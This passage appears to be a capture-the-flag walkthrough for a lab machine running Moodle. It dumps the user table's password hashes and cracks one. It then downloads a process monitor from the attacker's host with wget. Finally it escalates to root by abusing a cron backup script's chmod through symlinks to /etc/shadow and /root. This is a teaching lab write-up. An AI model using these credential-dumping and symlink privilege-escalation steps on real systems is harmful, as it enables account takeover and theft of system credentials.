mdl_analytics_indicator_calc
mdl_analytics_models
mdl_analytics_models_log
mdl_analytics_predict_samples
mdl_analytics_prediction_actions
mdl_analytics_predictions
mdl_analytics_train_samples
mdl_analytics_used_analysables
mdl_analytics_used_files
mdl_assign
mdl_assign_grades
mdl_assign_overrides
mdl_assign_plugin_config
mdl_assign_submission
mdl_assign_user_flags
mdl_assign_user_mapping
mdl_assignfeedback_comments
mdl_assignfeedback_editpdf_annot
mdl_assignfeedback_editpdf_cmnt
mdl_assignfeedback_editpdf_queue
mdl_assignfeedback_editpdf_quick
mdl_assignfeedback_file
mdl_assignment
```

```
mdl_upgrade_log
mdl_url
mdl_user
mdl_user_devices
mdl_user_enrolments
mdl_user_info_category
mdl_user_info_data
mdl_user_info_field
mdl_user_lastaccess
mdl_user_password_history
mdl_user_password_resets
mdl_user_preferences
mdl_user_private_key
mdl_wiki
```

```
MariaDB [moodle]> describe mdl_user
```

```
→ ;
```

Field	Type	Null	Key	Default	Extra
id	bigint(10)	NO	PRI	NULL	auto_increment
auth	varchar(20)	NO	MUL	manual	
confirmed	tinyint(1)	NO	MUL	0	
policyagreed	tinyint(1)	NO		0	
deleted	tinyint(1)	NO	MUL	0	
suspended	tinyint(1)	NO		0	
mnethostid	bigint(10)	NO	MUL	0	
username	varchar(100)	NO			
password	varchar(255)	NO			
idnumber	varchar(255)	NO	MUL		
firstname	varchar(100)	NO	MUL		
lastname	varchar(100)	NO	MUL		
email	varchar(100)	NO	MUL		
emailstop	tinyint(1)	NO		0	
icq	varchar(15)	NO			
skype	varchar(50)	NO			
yahoo	varchar(50)	NO			
aim	varchar(50)	NO			
msn	varchar(50)	NO			
phone1	varchar(20)	NO			
phone2	varchar(20)	NO			
institution	varchar(255)	NO			

```
MariaDB [moodle]> select id,username,password from mdl_user;
```

id	username	password
1	guest	\$2y\$10\$ywuE5gDlAlaCu9R0w7pKW.UCB0jUH6ZVKcitP3gMtUNrAebiGM0d0
2	admin	\$2y\$10\$7VPsdU9/9y2J4Mynlt6vM.a4coqHRXsNT0q/1aA6wCWTsF2wtrD02
3	giovanni	\$2y\$10\$38V6kI7LNud0Ra7lBAT0q.vsQsv4PemY7rf/M1Zkj/i1VqL00FSYO
1337	Giovannibak	7a860966115182402ed06375cf0a22af

4 rows in set (0.01 sec)

md5

✓ Found:

7a860966115182402ed06375cf0a22af:expelled

```

www-data@teacher:/var/www/html/moodle$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
mysql:x:107:112:MySQL Server,,,:/nonexistent:/bin/false
giovanni:x:1000:1000:Giovanni,1337,,:/home/giovanni:/bin/bash

```

we have giovanni user

```

www-data@teacher:/var/www/html/moodle$ su - giovanni
Password:
giovanni@teacher:~$ la
-su: la: command not found
giovanni@teacher:~$ ls
user.txt  work
giovanni@teacher:~$ cat user.txt
fa9ae187462530e841d9e61936648fa7

```

```

giovanni@teacher:~$ cd work/
giovanni@teacher:~/work$ find . -ls
 1048592    4 drwxr-xr-x   4 giovanni giovanni    4096 Jun 27  2018 .
 1055164    4 drwxr-xr-x   3 giovanni giovanni    4096 Jun 27  2018 ./tmp
 1055172    4 drwxrwxrwx   3 root      root      4096 Jun 27  2018 ./tmp/courses
 1055178    4 drwxrwxrwx   2 root      root      4096 Jun 27  2018 ./tmp/courses/algebra
 1048590    4 -rwxrwxrwx   1 giovanni giovanni    109 Jun 27  2018 ./tmp/courses/algebra/answersAlgebra
 1055171    4 -rwxrwxrwx   1 root      root      256 Apr 17 23:16 ./tmp/backup_courses.tar.gz
 1055163    4 drwxr-xr-x   3 giovanni giovanni    4096 Jun 27  2018 ./courses
 1055162    4 drwxr-xr-x   2 root      root      4096 Jun 27  2018 ./courses/algebra
 1055169    4 -rw-r--r--   1 giovanni giovanni    109 Jun 27  2018 ./courses/algebra/answersAlgebra

```

```

giovanni@teacher:~/work$ date
Sat Apr 17 23:20:08 CEST 2021

```

something going on here ./tmp/backup_courses.tar.gz is updated recently
cron is executed


```

giovanni@teacher:~/work$ ls /etc/cron.*
/etc/cron.d:
php

/etc/cron.daily:
apache2 apt-compat bsdmainutils dpkg logrotate man-db passwd

/etc/cron.hourly:

/etc/cron.monthly:

/etc/cron.weekly:
man-db

```

```

giovanni@teacher:~/work$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#

```

there is nothing here

```

(root@kali)~[~/Downloads]
# ls
cacert.der  dirty_sock  jdk-16  linuxprivchecker.py  pspy  Sherlock-1  unicorn
dirsearch  ghidra_9.2.3_PUBLIC_20210325.zip  LFI-LogFileCheck.txt  nishang  pspy64s  SomeBytes  upc.sh
impacket    LinEnum    padBuster.pl  Sherlock  sshng2john.py  Why GitHub?  Team  Ents

(root@kali)~[~/Downloads]
# cd pspy

(root@kali)~[~/Downloads/pspy]
# find . | grep pspy
./internal/pspy
./internal/pspy/pspy_test.go
./internal/pspy/pspy.go

```

```

(root@kali)~[~/Downloads/pspy]
# GOOS=linux GOARCH=amd64 go build
main.go:6:2: cannot find package "github.com/dominicbreuker/pspy/cmd" in any of:
    /usr/lib/go-1.15/src/github.com/dominicbreuker/pspy/cmd (from $GOROOT)
    /root/go/src/github.com/dominicbreuker/pspy/cmd (from $GOPATH)

```

```

(root@kali)~[~/Downloads/pspy]
# go get github.com/dominicbreuker/pspy/cmd

(root@kali)~[~/Downloads/pspy]
# GOOS=linux GOARCH=amd64 go build

```

```
(root@kali)~[~/Downloads/pspy]
# ls
cmd docker Gopkg.lock Gopkg.toml images internal LICENSE main.go Makefile pspy README.md vendor
```

Now pspy is ready to go

```
(root@kali)~[~/Downloads/pspy]
# mkdir www

(root@kali)~[~/Downloads/pspy]
# mv pspy www
```

```
(root@kali)~[~/Downloads/pspy/www]
# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.153 - - [17/Apr/2021 17:39:57] "GET /pspy HTTP/1.1" 200 -
```

```
giovanni@teacher:~/work$ cd /dev/shm/
giovanni@teacher:/dev/shm$ curl 10.10.14.16:8000/pspy -o pspy
-su: curl: command not found
giovanni@teacher:/dev/shm$ wget 10.10.14.16:8000/pspy
--2021-04-17 23:46:18-- http://10.10.14.16:8000/pspy
Connecting to 10.10.14.16:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4578843 (4.4M) [application/octet-stream]
Saving to: 'pspy'

pspy 53%[=====
```

```
giovanni@teacher:/dev/shm$ chmod +x pspy
giovanni@teacher:/dev/shm$ ls -al
total 4472
drwxrwxrwt 2 root root 60 Apr 17 23:46 .
drwxr-xr-x 17 root root 3080 Apr 17 22:24 ..
-rwxrwxrwx 1 giovanni giovanni 4578843 Apr 17 23:36 pspy
```

```
giovanni@teacher:/dev/shm$ ./pspy
```

```
2021/04/17 23:48:10 CMD: UID=0 PID=0
2021/04/17 23:48:10 CMD: UID=0 PID=2
2021/04/17 23:48:10 CMD: UID=0 PID=1 /sbin/init
2021/04/17 23:49:01 CMD: UID=0 PID=1858 /usr/sbin/CRON -f
2021/04/17 23:49:01 CMD: UID=0 PID=1859 /usr/sbin/CRON -f
2021/04/17 23:49:01 CMD: UID=0 PID=1860 /bin/sh -c /usr/bin/backup.sh
2021/04/17 23:49:01 CMD: UID=0 PID=1861 tar -czvf tmp/backup_courses.tar.gz courses/algebra
2021/04/17 23:49:01 CMD: UID=0 PID=1862 tar -czvf tmp/backup_courses.tar.gz courses/algebra
2021/04/17 23:49:01 CMD: UID=0 PID=1863 gzip
2021/04/17 23:49:01 CMD: UID=0 PID=1864 /bin/bash /usr/bin/backup.sh
2021/04/17 23:49:01 CMD: UID=0 PID=1865 tar -xf backup_courses.tar.gz
2021/04/17 23:49:01 CMD: UID=0 PID=1866 /bin/bash /usr/bin/backup.sh
```

```
giovanni@teacher:/dev/shm$ ls -la /usr/bin/backup.sh
-rwxr-xr-x 1 root root 138 Jun 27 2018 /usr/bin/backup.sh
```



```
giovanni@teacher:/dev/shm$ cat /usr/bin/backup.sh
#!/bin/bash
cd /home/giovanni/work;
tar -czvf tmp/backup_courses.tar.gz courses/*;
cd tmp;
tar -xf backup_courses.tar.gz;
chmod 777 * -R;
```

what we can do

```
giovanni@teacher:~/work$ rm -rf tmp
```

```
giovanni@teacher:~/work$ ln -s /etc/shadow /home/giovanni/work/tmp
giovanni@teacher:~/work$ ls -la (4.4M) [application/octet-stream]
total 12
drwxr-xr-x 3 giovanni giovanni 4096 Apr 17 23:59 .
drwxr-x--- 4 giovanni giovanni 4096 Nov  4 2018 ..
drwxrwxrwx 3 giovanni giovanni 4096 Jun 27 2018 courses
lrwxrwxrwx 1 giovanni giovanni 11 Apr 17 23:59 tmp -> /etc/shadow
```

```
giovanni@teacher:~/work$ ls -al /etc/shadow
-rwxrwxrwx 1 root shadow 961 Jun 27 2018 /etc/shadow
```

```
giovanni@teacher:~/work$ vi /etc/shadow
```

change the root password to be giovanni's password

```
giovanni@teacher:~$ su -
```

```
password:expelled
```

```
root@teacher:~#
```

way2)

```
giovanni@teacher:/dev/shm$ cat /usr/bin/backup.sh
#!/bin/bash
cd /home/giovanni/work;
tar -czvf tmp/backup_courses.tar.gz courses/*;
cd tmp;
tar -xf backup_courses.tar.gz;
chmod 777 * -R;
```

```
giovanni@teacher:~work/tmp$ ln -s /root tmp
```

```
tmp -> /root
```

```
giovanni@teacher:~work/tmp$ cd tmp
```

```
giovanni@teacher:~work/tmp/tmp$ cat root.txt
```